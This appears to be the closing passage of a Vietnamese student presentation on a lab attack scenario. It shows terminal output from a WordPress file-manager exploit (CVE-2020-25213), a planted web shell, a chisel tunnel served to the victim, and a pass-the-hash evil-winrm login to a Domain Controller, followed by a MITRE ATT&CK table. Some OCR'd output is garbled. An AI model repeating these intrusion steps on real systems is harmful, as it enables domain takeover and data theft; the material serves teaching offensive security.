> proxychains evil-winrm -i 192.168.192.132 -u "Administrator" -H "7845bf396353ed5f7d65bd7a017c  
dd51"  
ProxyChains-3.1 (http://proxychains.sf.net)  
  
Evil-WinRM shell v3.7  
  
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()  
function is unimplemented on this machine  
  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#  
Remote-path-completion  
  
Info: Establishing connection to remote endpoint  
|S-chain|->-127.0.0.1:1080->>-192.168.192.132:5985->>-OK  
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami  
nhom4\administrator  
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Chiếm được shell của tài khoản Administrator trên máy Domain Controller

Bảng MITRE ATT&CK

Tên kỹ thuật	ID	Phương thức
Initial Access	T1190	Exploit Public-Facing Application
Credential Access	T1003	OS Credential Dumping
Lateral Movement	T1021.006	Remote Services: Windows Remote Management
Defense Evasion	T1550.002	Use Alternate Authentication Material: Pass the Hash
Resource Development	T1608.002	Stage Capabilities: Upload Tool

5.Demo

<https://www.youtube.com/watch?v=t-GOHGIP1to>




```
VFS Serial Number is 22B3-C3B6
Date: 04/28/2025 08:52 AM
Dir: C:/xampp/htdocs/wordpress/wp-content/plugins/wp-file-manager/lib/files
wp-file-manager exploit (CVE-2020-25213) + Zerologon Demo

84/28/2025 08:52 AM .
84/28/2025 08:52 AM ..
85/14/2828 08:21 AM .gitkeep
85/14/2829 18:34 AM .quarantine
85/14/2829 18:34 AM .tab
84/28/2825 08:33 AM .trash
84/28/2825 08:52 AM 18,753,824 chisel.exe
84/28/2825 08:52 AM 64 shell.php
3 File(s) 18,753,888 bytes
5 Dir(s) 38,143,696,784 bytes free

> python exploit.py http://192.168.5.128/wordpress/ "whoami"
nham4\kienhoo

~/D/H/TC/Project/Python-exploit-CVE-2020-25213 on main > python exploit.py http://192.168.5.128/wordpress/ "net user kienhoo /domain"
-rwxrwxrwx 1 root root 17636 Apr 18 23:28 README.md
drwxrwxrwx 1 root root 8 Apr 18 23:28 server
drwxrwxrwx 1 root root 4096 Apr 18 23:28 share
drwxrwxrwx 1 root root 8 Apr 18 23:28 test
> GOOS=windows GOARCH=amd64 gomobile build -o chisel.exe ./main.go
-seed chosen at random: ykYBnBhnDFUJS6BWpVV+A
Time: 0h:00m:24s
> ip a | tail
    inet 192.168.192.1/24 brd 192.168.192.255 scope global vmnet1
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe01:64 scope link
        valid_lft forever preferred_lft forever
1: vmnet8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default
    link/ether 00:50:56:c0:80:88 brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.1/24 brd 192.168.5.255 scope global vmnet8
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe01:64 scope link
        valid_lft forever preferred_lft forever
> python -m http.server 3868
[2025/04/28 22:51:00] [INFO] BaseHTTPServer: Port 3868 (http://0.0.0.0:3868/) ...
[2025/04/28 22:51:00] [INFO] BaseHTTPServer: [192.168.5.128 - -] [28/Apr/2025 22:52:49] "GET /chisel.exe HTTP/1.1" 200 -
python exploit.py http://192.168.5.128/wordpress/ "net user kienhoo /domain"
[2025/04/28 22:51:00] [INFO] BaseHTTPServer: Reverse tunnelling enabled
[2025/04/28 22:51:00] [INFO] BaseHTTPServer: Fingerprint 5HuMLQ+cTIRSObV/0zS6tKhph8VsxtkJs/vKw/4QFj8=
[2025/04/28 22:51:00] [INFO] BaseHTTPServer: Listening on http://0.0.0.0:54345
base at 22:52:45
```


Watch on  YouTube





6. Tổng kết

Giả định Website sử dụng framework có lỗi, từ đó dẫn đến lỗi thực thi mà từ xa (RCE).



Khai thác thông tin từ AD và hệ thống nhiều nhất có thể

Thành công xây dựng kịch bản tấn công đáp ứng đủ yêu cầu đê tài



Kết quả

- Chiếm được shell của tài khoản Administrator trên máy Domain Controller
- Khai thác được các thông tin liên quan đến Active Directory và thông tin liên quan ở máy Web Server và Domain Controller



Điểm hạn chế

- Mô hình mạng còn đơn giản
- Nếu Client có kết nối internet và bật Antivirus đầy đủ thì khả năng chisel (tool tải lên client) bị bắt cao



Định hướng phát triển

- Mở rộng mô hình mạng
- Mô phỏng tấn công từ môi trường Internet công khai.
- Đa dạng hóa kỹ thuật tấn công

**Cảm ơn thầy
và các bạn đã
lắng nghe!**

